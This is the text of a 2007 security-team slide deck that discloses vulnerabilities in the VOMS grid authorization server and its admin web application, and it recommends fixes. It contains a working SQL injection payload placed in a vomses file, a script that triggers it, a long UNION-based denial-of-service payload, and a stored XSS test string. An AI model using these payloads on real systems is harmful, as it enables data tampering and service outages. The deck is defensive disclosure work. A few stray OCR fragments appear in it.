VOMS security tests

Gerard Frankowski

Błażej Miga

PSNC Security Team

EGEE SA3 All Hands Meeting

Barcelona, 23.05.07

www.eu-egee.org
www.glite.org

Information Society
and Media

Agenda

- **Introduction: the testbeds**
- **Vulnerability research methodology**
- **VOMS security tests**
  - VOMS server
  - VOMS admin server
- **How to secure?**
- **Questions, discussion etc.**

The testbeds

- **Testbed**
  - Why an internal testbed?
  - IBM ThinkPad T23, PIII 1.1GHz, 256MB RAM
  - OS: Linux Gentoo 2.6.17
  - Software: gcc, Globus, OpenSSL, Tomcat, Mysql, ...
- **Actually we have 2 testbeds / environments**
  - Test environment No. 1 based on components compiled from sources
    - Only selected components
    - Purpose: to look for vulnerabilities
  - Test environment No. 2 based on compiled packets
    - Productive environment – more components
    - Purpose: to verify found vulnerabilities

Research methodology

- **Static analysis**
  - We start with learning the module
    - What it is for? What it does?
    - What data travel within it? Where?
    - Are they sensitive,
    - What are the interfaces to other modules etc.
  - Manual and semi-automatic source code review
  - Tools: jEdit, Source Insight, grep, vi ☺
- **ALL INPUT IS EVIL**
- **We analyse all data passed from the user / client**
  - HTTP requests contents
  - Certificates: DN fields
  - SOAP data
  - DNS hosts names

How we find vulnerabilities?

- **Manual creating data flow diagrams**
  - Planning automated support / custom tool
- **Looking at the functions that verify data passed from the client application / user**
  - Do they exist?
  - Are they properly implemented?
- **Searching for key functions that use client data for the following purposes:**
  - Querying a database
  - Memory copying and allocation
  - Running external applications

VOMS

- **VOMS (Virtual Organization Membership Service) is a system for managing authorization data within multi-institutional collaborations. VOMS provides a database of user roles and capabilities and a set of tools for accessing and manipulating the database and using the database contents to generate Grid credentials for users when needed.**

VOMS server

- **Installed software**
  - VOMS Server component org.glite.security.voms* (jra1mw.cvs.cern.ch)
  - MySQL & Oracle databases
  - OpenSSL 0.7.9j
  - Tomcat 5.0.27-r6
  - Globus 4.0.1-VDT-1.3.10

VOMS server: SQL Injection Attack

- **What is an SQL Injection?**
  - http://en.wikipedia.org/wiki/Sql_injection: SQL injection is a security vulnerability that occurs in the database layer of an application. The vulnerability is preset when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed."
- The main cause of SQL Injection vulnerabilities is an inappropriate treating of user input data. Each user input data should be treated as untrusted and therefore thoroughly verified and filtered. Especially, a system designer has to prepare for specifically crafted data (metacharacters, quotation marks etc.). The database itself should be designed with care as well.
- A malicious user after a susscessful SQL Injection attack may be able not only to view unauthorized information stored in the attacked database (that may include sensitive information like other user names, their passwords etc.), but also to modify or to destroy data.

VOMS server: SQL Injection Attack

- **Problem in org.glite.security.voms packet**
- **Specially crafted vomses file**

```
/root/.glite/vomses:

" ' or 1=' " "komputerek" "15000" "/C=IT/CN=HOST TEST CERT" "blazej”
```

- **A simple script script.sh**

```
#!/bin/bash

voms=`cut -d "\"" -f 2 /root/.glite/vomses`
/opt/glite/bin/voms-proxy-init -voms "$voms"
```

VOMS server: SQL injection effects

- **We run the script as follows:**

```
komputerek ~ # ./script.sh
Cannot find file or dir: /opt/glite/etc/vomses
Your identity: /C=IT/CN=HOST TEST CERT
Cannot find file or dir: /opt/glite/etc/vomses
Creating temporary proxy .................................. Done
Contacting komputerek:15000 [/C=IT/CN=HOST TEST CERT] "blazej"
Failed
Failed
Error: blazej: Unable to satisfy G/' or 1=' Request!
Failed to contact servers for blazej.
```

- **Mysql log shows:**

```
3 Query SELECT usr.dn as username, role, groups.dn as groupname,
attributes.a_name, groups.gid, group_attrs.a_value FROM usr INNER JOIN
ca ON usr.ca=ca.cid INNER JOIN m ON usr.userid = m.userid INNER JOIN
groups ON m.gid=groups.gid LEFT JOIN roles on roles.rid = m.rid INNER
JOIN group_attrs on groups.gid = group_attrs.g_id INNER JOIN attributes
on attributes.a_id = group_attrs.a_id WHERE groups.dn = '/ ' or 1=‘ ' AND
ca.ca = '/C=IT/O=TEST CA' AND usr.dn = '/C=IT/CN=HOST TEST CERT'
AND m.rid is NULL
```

VOMS Server: SQL Injection - threats

- DoS attack on an SQL server

```
" ' or 1 in (select 1 from ca ca1 union select 1 from ca ca2 union select 1 from ca ca3
union select 1 from ca ca4 union select 1 from ca ca5 union select 1 from ca ca6 union
select 1 from ca ca7 union select 1 from ca ca8 union select 1 from ca ca9 union select
1 from ca ca10 union select 1 from ca ca11 union select 1 from ca ca12 union select 1
from ca ca13 union select 1 from ca ca14 union select 1 from ca ca15 union select 1
from ca ca16 union select 1 from ca ca17 union select 1 from ca ca18 union select 1
from ca ca19 union select 1 from ca ca20 union select 1 from ca ca21 union select 1
from ca ca22 union select 1 from ca ca23 union select 1 from ca ca24 union select 1
from ca ca25 union select 1 from ca ca26 union select 1 from ca ca27 union select 1
from ca ca28 union select 1 from ca ca29 union select 1 from ca ca30 union select 1
from ca ca31 union select 1 from ca ca32 union select 1 from ca ca33 union select 1
from ca ca34 union select 1 from ca ca35 union select 1 from ca ca36 union select 1
from ca ca37 union select 1from ca ca38 union select 1 from ca ca39 union select 1
from ca ca40 union select 1 from ca ca41 union select 1 from ca ca42 union select 1
from ca ca43 union select 1 from ca ca44 union select 1 from ca ca45 union select 1
from ca ca46 union select 1 from ca ca47 union select 1 from ca ca48 union select 1
from ca ca49 union select 1 from ca ca50 union select 1 from ca ca51 union select 1
from ca ca52 union select 1 from ca ca53 union select 1 from ca ca54 union select 1
from ca ca55 union select 1 from ca ca56 union select 1 from ca ca57 union select 1
from ca ca58 union select 1 from ca ca59 union select 1 from ca ca60) or 1=' "
"komputerek" "15000„ "/C=IT/CN=HOST TEST CERT" "blazej"
```

VOMS admin server

- The VOMS Admin service is a Web application providing tools for administering member databases for VOMS, the Virtual Organization Membership Service.
- VOMS Admin provides an intuitive web user interface for daily administration tasks and a SOAP interface for remote clients. (The entire functionality of the VOMS Admin service is accessible via the SOAP interface.) The Admin package includes a simple command-line SOAP client that is useful for automating frequently occurring batch operations, or simply to serve as an alternative to the full blown web interface. It is also useful for bootstrapping the service.

VOMS admin server (2)

- **Installed software**
  - VOMS admin server component org.glite.security.voms-admin-server
  - MySQL v. 14.12 distrib. 5.0.27
  - OpenSSL 0.7.9j
  - Tomcat 5.0.27-r6
  - Globus 4.0.1-VDT-1.3.10

Voms-admin-manager –XSS Attack: what is it?

- Cross site scripting (XSS)
- A web application gathers malicious data from a user (usually as an encoded hyperlink with malicious content)
- The user clicks the link from another website
- After the data is collected by the web application, it creates an output page for the user containing the malicious data that was originally sent to it
- The user browser displays the page
- The malicious code is run by the user browser as a trusted one

Voms-admin-manager - XSS Attack

- **In order to join a VO a user has to fill a form**
- **Some data in the form were not verified!**
- **The user is able to insert his or her own Javascript code**
  - After user e-mail confirmation, the administrator has to handle the request
  - Using Request Handling menu and selecting a request causes displaying of user-provided data with no filtering!

Voms-admin-manager – XSS Attack (2)

- **The simplest example:**

  some_proper_data<script>alert("Hello world!");</script>


- **Possible threats**
  - Stealing sensitive information (e.g. document.cookie)
  - Exploiting browser vulnerabilities: e.g. it may be possible to run code on the browser host
  - Elevation of privileges, removing accounts etc.

Voms-admin-manager –XSS Attack (3)

- **Account management operations are not sufficiently protected**
  - Direct URL access to operations
  - No additional protection mechanisms
- **Example: removing an account**
- **Threats**
  - XSS Attack on the mentioned form

Voms-admin-manager – how to secure?

- **Reccomendation:**
  - Proper data fitering
  - Key operations (like account adding or removing) should be secured with additional mechanisms in order to verify that they have been triggered manually
  - Example: a short code rewritten from the displayed picture



W sklepie internetowym oran
kupisz telefon taniej niż w s

Example from website: http://sms.orange.pl


Certificate DN validity

- Certificates used within the system are not generated by “trusted third party”
- As certificates DN are not filtered, the system security depends on the CA administrator
- Many cases found where the applications put certificates DN into an SQL query with no filtration
- Example threat: it is possible to remove another account

Best practises

- **Proper verification of ALL data passed from the client**
  - User ID and password
  - HTTP requests, session data, cookies
  - Certificates DN
  - Hostnames from DNS
  - Others…

How to reach us?



blazej.miga@man.poznan.pl
gerard@man.poznan.pl

http://www.man.poznan.pl
http://security.psnc.pl

Questions…

Thank you for your attention!